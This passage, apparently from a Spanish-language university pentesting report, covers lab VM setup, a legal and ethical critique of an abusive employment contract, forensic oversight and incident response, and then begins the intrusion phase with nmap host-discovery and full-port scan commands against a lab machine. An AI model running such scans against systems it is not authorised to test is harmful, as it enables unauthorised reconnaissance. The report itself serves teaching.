
- Sistema operativo: windows 7 Professional
- CPU: intel64 family 6 model 154 (1 procesador, ~2497 MHz)
- Memoria RAM: 4 gb
- Disco duro asignado: 50 GB (virtualizado en virtualbox)
- Red: conexión de área local con dirección IP 192.168.1.20
- **Máquina virtual:** kali Linux; el equipo anfitrión tiene alta capacidad hardware, por lo anterior se asignaron manualmente características más altas para aprovechar las herramientas de pentensting o ciber en Kali.
- Sistema pperativo: kali linux 2025.1
- CPU: intel core i5-12450H (8 núcleos, 16 hilos, 1.5 GHz base, hasta 4.4 GHz)
- Memoria RAM: 7.8 GB (1.1 GB en uso, 6.6 GB disponibles)
- Disco duro asignado: 80 GB (virtualizado en VirtualBox)
- Red: conexión de área local con dirección IP 192.168.1.19

Evidencias

Memoria

Figura 5

Evidencia memoria




Nota. Elaboración propia de evidencia de la asignación de memoria a la máquina virtual.

Procesador

Figura 6

Evidencia Procesador




Nota. Elaboración propia de evidencia de la asignación de procesador en la máquina virtual.

Almacenamiento

Figura 7

Evidencia Almacenamiento




Nota. Elaboración propia de evidencia de la asignación de almacenamiento en la máquina virtual.

Red

Figura 8

Evidencia red




Nota. Elaboración propia de evidencia de configuración de tarjeta de red.

Resumen Hardware en Máquinas Virtuales

Figura 9

Evidencia resumen hardware máquinas virtuales



Nota. Elaboración propia de evidencia de los recursos hardware de las máquinas virtuales.

Etapa 2 - Actuación ética y legal

Análisis Legal y Ético del Escenario 2

Desde el inicio era un escenario jurídicamente con riesgo, debido a que el contrato fue elaborado por un abogado desvinculado por presuntas irregularidades y que el documento no fue revisado por la gerencia antes de su entrega a los aspirantes. Esto representa una falla de control interno delicado en procesos contractuales que podría dar lugar a la aceptación de cláusulas abusivas o inconstitucionales, bajo presión y sin asesoría jurídica.

Además, al exigir la firma del acuerdo como condición para continuar el proceso de selección, se vulnera el principio de libre consentimiento informado, lo cual anula la voluntad contractual en términos jurídicos.

De acuerdo con las cláusulas específicas que presentan inconsistencias frente al marco normativo colombiano y los estándares éticos laborales se pueden identificar:

Actividades Delictivas Información Confidencial

"datos secretos como datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos"

Incluir actividades que corresponden a delitos informáticos como información "confidencial" resulta éticamente reprochable y jurídicamente inaceptable. La confidencialidad nunca puede aplicarse sobre conductas tipificadas penalmente. Aquí se vulneran directamente:

- Art. 269A – Acceso abusivo a sistema informático
- Art. 269C – Interceptación de datos informáticos
- Art. 269F – Violación de datos personales

Prohibición Expresa de Denuncia ante las Autoridades

Cláusula Cuarta, numeral 3: "*No denunciar ante las autoridades actividades sospechosas de espionaje*"

Esta cláusula viola el deber legal de colaborar con la justicia (Art. 444 del Código Penal) y se opone al principio de legalidad. No puede considerarse válido un acuerdo que impida al ciudadano cumplir con su deber de denunciar hechos ilícitos, lo que hace que esta disposición sea nula por objeto ilícito.

Silenciamiento Contractual Frente a Actos Ilegales

Cláusula cuarta, numeral 4: "*abstenerse de denunciar y publicar la información confidencial e ilegal*"

Esta cláusula incurre en una contradicción legal: si la información es ilegal, debe denunciarse, no protegerse. Además, pone al trabajador en una posición de complicidad forzada,

vulnerando la buena fe contractual (C.C. art, 1603) y principios de derecho penal como el debido proceso y la no auto-incriminación forzada.

Exoneración de Responsabilidad Penal a la Empresa

Cláusula Octava: “el receptor deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a “CyberFort Technologies”.”

Esta cláusula busca trasladar toda la carga legal al aspirante, sin importar si la información fue entregada por la misma empresa o si se actuó bajo subordinación. Esto no solo es abusivo, sino que contraviene el principio de responsabilidad individual y podría incluso interpretarse como encubrimiento institucional.

Se podrían configurar agravantes conforme al artículo 269H de la Ley 1273, específicamente:

- Numeral 3: Se aprovecha la relación de confianza entre empleador y aspirante.
- Numeral 5: Posibles beneficios ilegales mediante acuerdos extrajudiciales.
- Numeral 7: Se instrumentaliza la vulnerabilidad del aspirante.
- Numeral 8: La empresa es quien administra la información, pero intenta eludir esa responsabilidad.

Responsabilidad por Terceros

Cláusula Cuarta, numeral 7: “Responder por el mal uso que le den sus representantes a la información confidencial.”

Esta cláusula impone al trabajador la responsabilidad por acciones que no dependen de él, lo cual contradice el principio de culpabilidad penal y el derecho a la defensa (Art. 29 de la Constitución).

Información Confidencial sin Advertencia Previa

Cláusula Tercera: "*sin que requiera advertir su carácter confidencial.*"

Esto genera un riesgo elevado, ya que cualquier información, aun no marcada ni explicada como confidencial, podría ser usada para sancionar al trabajador. Se vulnera así el principio de tipicidad y seguridad jurídica.

Aceptar o Rechazar; Análisis Ético según COPNIA

No lo aceptaría debido que aceptar un empleo en una organización como "CyberFort Technologies", que presenta indicios claros de procesos poco confiables e incluso posiblemente delictivos, representaría un grave riesgo personal, profesional y ético, sin importar el salario ofrecido ni la estabilidad contractual. Aunque la oferta de $15.000.000 mensuales y un contrato vitalicio pueda parecer atractiva, ningún beneficio económico justifica comprometer mis principios, mi integridad y mi responsabilidad como ingeniero.

Desde el punto de vista legal, una vinculación con una organización involucrada en actividades informáticas irregulares o ilícitas podría implicar investigaciones judiciales por complicidad o encubrimiento, lo cual podría resultar en sanciones penales. Además, desde el plano profesional, la pérdida de credibilidad, la cancelación de la matrícula profesional y el daño reputacional serían prácticamente inevitables, cerrando puertas en futuras oportunidades laborales.

Más allá de los riesgos, el Código de Ética Profesional del COPNIA establece lineamientos que deben guiar cada una de nuestras decisiones como ingenieros: (CPNIA, Ley 842 de 2003, 2016)

Artículos

Artículo 31 (b, f)

Exige actuar con transparencia y honestidad, prohibiendo cualquier acción que oculte información relevante o favorezca actos ilícitos. Incluso impone el deber de denunciar irregularidades. Aceptar este empleo sería una forma directa de encubrimiento y omisión de denuncia, lo que vulnera gravemente estos principios.

Artículo 32 (c, j)

La ética profesional exige rechazar cualquier tipo de beneficio económico que implique tolerar o facilitar conductas irregulares. Cambiar mis valores por un salario alto representa una falta gravísima y una traición a la responsabilidad social inherente a la profesión.

Artículo 53 (e)

Establece que participar en empresas con prácticas delictivas con lleva sanciones disciplinarias que incluyen la cancelación de la matrícula profesional, comprometiendo irreversiblemente mi ejercicio profesional.

Artículo 32 (b)

También prohíbe aceptar beneficios económicos indebidos, incluso cuando estos no se presenten como comisiones directas. En este caso, el salario ofrecido podría considerarse una retribución ética y legalmente cuestionable.

Artículo 39 (a)

Señala que el profesional debe guardar confidencialidad, salvo cuando se trate de hechos ilegales que deban ser denunciados. Trabajar en un entorno corrupto me colocaría en un conflicto constante entre lo legal y lo ético.

Artículo 40 (a)

Advierte que no se deben ofrecer servicios profesionales para fines dudosos o que sobrepasen la integridad y capacidad del profesional. Participar en un entorno con objetivos criminales va en contra del propósito mismo de la ingeniería: construir, no destruir.

Riesgos Éticos y Legales Caso Cyberfort Technologies

Las auditorías de seguridad requieren acceso a información crítica, pero este debe estar estrictamente regulado para evitar abusos. El principio de "mínimo privilegio necesario" (Artículo 4 de la Ley 1581 de 2012; Establece que el tratamiento de datos personales debe sujetarse a los límites derivados de la naturaleza de los datos y las disposiciones legales, permitiendo su tratamiento solo por personas autorizadas por el titular y/o por las personas previstas en la ley.), donde el acceso se limita solo a lo indispensable para cumplir con los objetivos pactados en el contrato. A continuación, se detallan los límites y garantías clave:

Límites Razonables al Acceso

Justificación técnica y contractual: El acceso debe estar claramente definido en el contrato, especificando qué sistemas, datos y períodos están autorizados. (Ley 1581 de 2012 Articulo 9)

Consentimiento informado y granular: El cliente debe aprobar por escrito cada fase de acceso, asegurando transparencia en el tratamiento de datos. (Ley 1581 de 2012 articulo 12)

Consentimiento informado y granular

El cliente debe aprobar por escrito cada fase de acceso (ej: "acceso a servidores de correo entre el 1° y 15 de mayo"). (El RGPD Artículo 6 y Ley 1581 de 2012 (Colombia) exigen transparencia en el tratamiento de datos.)

Protección por diseño

Se deben implementar técnicas como seudonimización, sandboxing y tokenización que garanticen la seguridad de los datos, desde el diseño del sistema. (Villanueva, 2022)

- Seudonimización: Reemplazar identificadores directos (ej: nombres) por códigos.
- Sandboxing: Analizar datos en entornos aislados sin extraer información original.
- Tokenización: Usar tokens en lugar de datos reales para pruebas.

Garantías contra el uso indebido

Monitoreo y registro estricto: Herramientas como "SIEM (Security Information and Event Management)" permiten registrar y analizar actividades para detectar accesos no autorizados ejemplo: Splunk o IBM QRadar generan alertas por accesos fuera del alcance. (IBM QRadar SIEM, 2024)

Aprobación en tiempo real

Mecanismos de doble autenticación para acciones críticas por ejemplo el cliente recibe una notificación para autorizar el acceso a archivos confidenciales. (Autenticación en Dos Pasos, 2022)

Auditorías cruzadas y verificaciones externas

Contratar terceros independientes para revisar logs y acciones del auditor, como se recomienda en estándares como ISO 27001 en el anexo A.12.4. (Harshala J, 2020)

Sanciones contractuales claras

Establecer cláusulas que incluyan multas o terminación inmediata del contrato por violaciones a la confidencialidad, garantizando el cumplimiento de las políticas de seguridad. (Ley 1581 de 2012 Articulo 23)

Supervisión y control ético - Herramientas forenses en ciberseguridad

Las herramientas de análisis forense digital son fundamentales en las investigaciones de incidentes de seguridad (Ciberforensic. 2020). Sin embargo, su capacidad para acceder a grandes volúmenes de información sensible las convierte también en instrumentos susceptibles de mal uso si no se establecen controles adecuados. Por lo anterior en las empresas de ciberseguridad, es importante implementar mecanismos de supervisión y control que integren componentes técnicos, normativos, éticos y de gestión con el fin de prevenir usos no autorizados o cuestionables desde el punto de vista ético (IBM, 2024).

Controles de registro y auditoría inalterable

Todo acceso a herramientas forenses debe quedar registrado en sistemas de gestión de eventos e información de seguridad "SIEM", garantizando trazabilidad, marcas de tiempo, firmas digitales y almacenamiento en sistemas independientes. Este control permite detectar acciones sospechosas y facilita auditorías forenses retroactivas. Normas como NIST SP 800-92 y la ISO/IEC 27001:2022, anexo a.12.4 respaldan esta medida.

Acceso basado en roles y validación múltiple

Siguiendo el principio de menor privilegio, los empleados deben tener acceso solo a las herramientas y datos necesarios para su función específica. Para acciones críticas, como la extracción de evidencia, se recomienda aplicar el principio de "cuatro ojos", es decir, validación por al menos dos roles distintos. Este tipo de control está respaldado por CIS Control 5 y PCI DSS en su requisito 6.4.2.

Código de conducta y canal de denuncias éticas

Las organizaciones deben contar con un código de ética institucional que establezca lineamientos claros sobre el uso adecuado de herramientas forenses. Asimismo, se debe habilitar

un canal confidencial para la denuncia de comportamientos indebidos, en cumplimiento de estándares como la “ISO 37001” y la “Ley 2195 de 2022” en Colombia, la cual protege a los denunciantes de irregularidades.

Políticas y procedimientos estandarizados

La implementación de políticas de uso aceptable (PUA) y procedimientos operativos estándar (POE) proporciona un marco de acción para los profesionales forenses. Estas políticas deben incluir la cadena de custodia de la evidencia, el manejo ético de la información y la comunicación entre áreas. Además, se debe aplicar el principio de minimización de datos, alineado con la “Ley 1581 de 2012” sobre protección de datos personales, recolectando solo lo estrictamente necesario.

Supervisión constante y cultura de ética

Se deben establecer mecanismos de supervisión continua, en especial sobre tareas de alto impacto, con revisión periódica de logs y retroalimentación sobre el cumplimiento de protocolos. A esto se suma la importancia de fomentar una cultura organizacional basada en principios éticos, con capacitaciones periódicas en temas como privacidad, integridad, conflictos de interés y consecuencias legales. La adopción de un código de conducta fortalece el comportamiento responsable de los empleados.

Evaluaciones de confiabilidad y gestión de personal

Para quienes acceden a información sensible o herramientas avanzadas, es recomendable realizar evaluaciones de confiabilidad, comportamiento y, en algunos casos, pruebas psicométricas. Esto ayuda a identificar factores de riesgo humano que puedan afectar la seguridad organizacional. Estos mecanismos están recomendados en el control “PS-3 del NIST SP 800-53”.

Revocación inmediata de accesos y gestión de identidades

Ante la sospecha de uso indebido, cambio de rol o desvinculación laboral, los accesos deben ser revocados de forma inmediata mediante herramientas de "gestión de identidades y accesos (IAM)". El control 16 de CIS y la guía "NIST SP 800-114" destacan la importancia de deshabilitar cuentas privilegiadas de manera oportuna.

Supervisión de proveedores externos y herramientas automatizadas

Las empresas deben asegurar que los proveedores de software forense cumplan con los mismos estándares éticos y legales. Esto implica realizar evaluaciones periódicas, establecer contratos con cláusulas de cumplimiento ético y monitorear la actividad de dichas herramientas.

El uso de soluciones que generen reportes automáticos de uso puede ayudar a detectar patrones anómalos en tiempo real.

Formación legal y actualización normativa

Es clave ofrecer formación continua sobre normativas nacionales como la Ley 1273 de 2009 delitos informáticos, la Ley 1581 de 2012 protección de datos y políticas como el CONPES 3995 de 2020 Confianza y Seguridad Digital. Esta actualización constante fortalece la toma de decisiones éticas y legales por parte del personal técnico.

Medidas correctivas y preventivas de Ciberespionaje

Cuando gobiernos y organizaciones descubren una empresa de ciberseguridad que cometió ciberespionaje, deben tomar medidas inmediatas para mitigar daños, sancionar a los responsables y restaurar la confianza institucional y ciudadana.

Este tipo de eventos representa una grave violación a la integridad contractual, la "confidencialidad de la información" y la seguridad nacional, por lo cual exige una respuesta integral, estructurada y transparente.

Contención inmediata

Esta etapa es de gran importancia para evitar la destrucción de evidencia digital que pueda ser utilizada en procesos judiciales o disciplinarios. Además, se debe involucrar a equipos legales, técnicos y de cumplimiento normativo de manera simultánea.

(Containment is important before an incident overwhelms resources or increases damage. Most incidents require containment, so that is an important consideration early in the course of handling each incident. Containment provides time for developing a tailored remediation strategy. (NIST SP 800-61, 2024)

- Aislamiento de sistemas: Interrumpir el acceso a plataformas comprometidas, revocar credenciales de la empresa involucrada y bloquear conexiones de red asociadas.
- Preservación de evidencia: Aplicar técnicas de cadena de custodia digital para almacenar logs, respaldos y artefactos de malware en condiciones forenses.

Investigación y atribución

Deben aplicarse metodologías aceptadas como la RFC 3227 para recopilación de evidencia y estándares ISO/IEC 27043 para análisis de incidentes.

El análisis puede extenderse a evaluar si existió colusión interna con empleados de la organización contratante. (Ciberforensic, 2020)

- Auditoría forense independiente: Se recomienda recurrir a un equipo externo para garantizar imparcialidad, como centros de respuesta a incidentes (CERT/CSIRT) o firmas acreditadas.
- Identificación de responsables: El análisis debe considerar accesos privilegiados, vectores de intrusión y posibles filtraciones deliberadas. (La capacidad de análisis de incidencias y apoyo forense en sistemas de seguridad… es crucial para la integridad y trazabilidad de los

eventos, permitiendo investigar incidentes de seguridad de manera efectiva. dsn.gob.es Gestion, 2025)

Sanciones legales y contractuales

- Terminación contractual: Aplicación de cláusulas resolutorias por violación a los principios de buena fe, “confidencialidad y seguridad de la información”.
- Demandas judiciales: Procedimientos civiles, penales o disciplinarios según la jurisdicción aplicable.
- Inhabilitación pública: Registro de la empresa en bases de datos de proveedores sancionados o vetados.

Transparencia y comunicación

La comunicación debe ser gestionada bajo un protocolo de crisis previamente definido. La omisión o demora en informar puede ser sancionada por autoridades de protección de datos. (an organization should develop its crisis communications plan in a calm period to enable sound decision-making. Attempting to make good choices on the fly, while in the highpressure environment surrounding a security incident, is a recipe for disaster. Chapple, 2024)

Es deseable incluir recomendaciones para otros actores del sector y compartir indicadores de compromiso (IoCs) para fortalecer la seguridad colectiva. (This might be a required notification in the wake of an unauthorized release of personally identifiable information, or it might be an explanation to customers of a service disruption. The frequency, quality and content of these communications have a significant effect on public perception, and these factors work to either limit or magnify the reputational damage associated with a security incident. Chapple, 2024)

- Informe público: Redactar un comunicado institucional que detalle las acciones adoptadas, sin comprometer datos personales ni la integridad de la investigación.
- Notificación a afectados: Informar oportunamente a las partes cuyos datos, infraestructuras o sistemas hayan sido vulnerados.

Medidas correctivas a largo plazo

- Revisión de políticas de contratación y evaluación de proveedores: Incluir criterios de madurez en seguridad, antecedentes de cumplimiento y certificaciones internacionales.
- Monitoreo reforzado: Aplicación de soluciones de seguridad avanzada como SIEM, EDR, DLP, y análisis de comportamiento.
- Capacitación ética y técnica: Incluir talleres sobre ética profesional, prevención del fraude y gestión de incidentes.

Restauración de confianza

- Compensación a afectados: Proveer servicios de protección contra fraudes, monitoreo de identidad o asesoría legal.
- Auditorías independientes periódicas: Validar el cumplimiento de controles, mejores prácticas y compromisos asumidos tras el incidente.

Etapa 3 - Ejecución pruebas de intrusión

Herramientas de Análisis Red Team (Fases de Pentesting)

Las herramientas utilizadas se clasifican según las cinco fases de pentesting definidas en el campo de Ciberseguridad de acuerdo con EC-Council (EC-Council, 2022)

Nmap es una de las herramientas más utilizadas en pentesting para explorar redes, identificar dispositivos activos y detectar puertos abiertos. Su motor de scripting (NSE) permite automatizar tareas como análisis de vulnerabilidades (Ciberseg, 2022).


Planificación y reconocimiento

Nmap:

- Comando: nmap -sn 192.168.1.0/24
- Identificar direcciones IP activas.
- Resultado: IP de la máquina objetivo: 192.168.1.16

Figura 10

Identificar máquina objetivo



Nota. Elaboración propia de evidencia de identificación máquina objetivo.


Escaneo

- Escaneo profundo
- Comando: sudo nmap -p- -Pn -sS -T4 --min-rate 5000 --max-retries 3 192.168.1.16

- -p-: escanea todos los puertos TCP (1-65535).
- -Pn: desactiva la detección de host.
